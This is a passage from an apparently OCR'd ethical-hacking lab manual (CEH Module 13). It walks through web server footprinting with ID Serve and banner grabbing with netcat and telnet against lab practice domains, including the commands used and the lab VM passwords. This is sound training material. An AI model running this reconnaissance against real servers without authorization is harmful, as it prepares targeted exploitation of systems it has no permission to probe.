a remote target system.

ID Serve is a simple Internet server identification utility. Following is a list of its capabilities:


- HTTP server identification
- Non-HTTP server identification

- Reverse DNS lookup

1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve** and double-click **idserve.exe**.
2. The main window of **ID Serve** appears. By default, the **Server Query** tab appears.



3. For option **1**, in the **Enter or copy/paste an Internet server URL or IP address** section, enter the URL (**http://www.certifiedhacker.com**) you want to footprint.
4. Click **Query the Server** to start querying the website.
5. After the completion of the query, ID Serve displays the results of the entered website, as shown in the screenshot.



6. After obtaining this information, the attacker may perform a vulnerability analysis on that particular version of the web server and implement various techniques to perform exploitation.
7. Click **Exit** to close the application. Close all open windows.
8. Turn off the **Windows 11** virtual machine.

Task 5: Footprint a Web Server using Netcat and Telnet

Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.


Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. In the terminal window, type **nc -vv www.moviescope.com 80** and press **Enter**.
7. Once you hit **Enter**, the netcat will display the hosting information of the provided domain, as shown in the screenshot.
8. Now, type **GET / HTTP/1.0** and press **Enter** twice.
9. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.




10. In the terminal windows, type **clear** and press **Enter** to clear the netcat result in the terminal window.



11. Now, perform banner grabbing using telnet. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter**.

12. Telnet will connect to the domain, as shown in the screenshot.
13. Now, type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.



14. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.
15. Close the terminal window on the **Parrot Security** machine.

Task 6: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

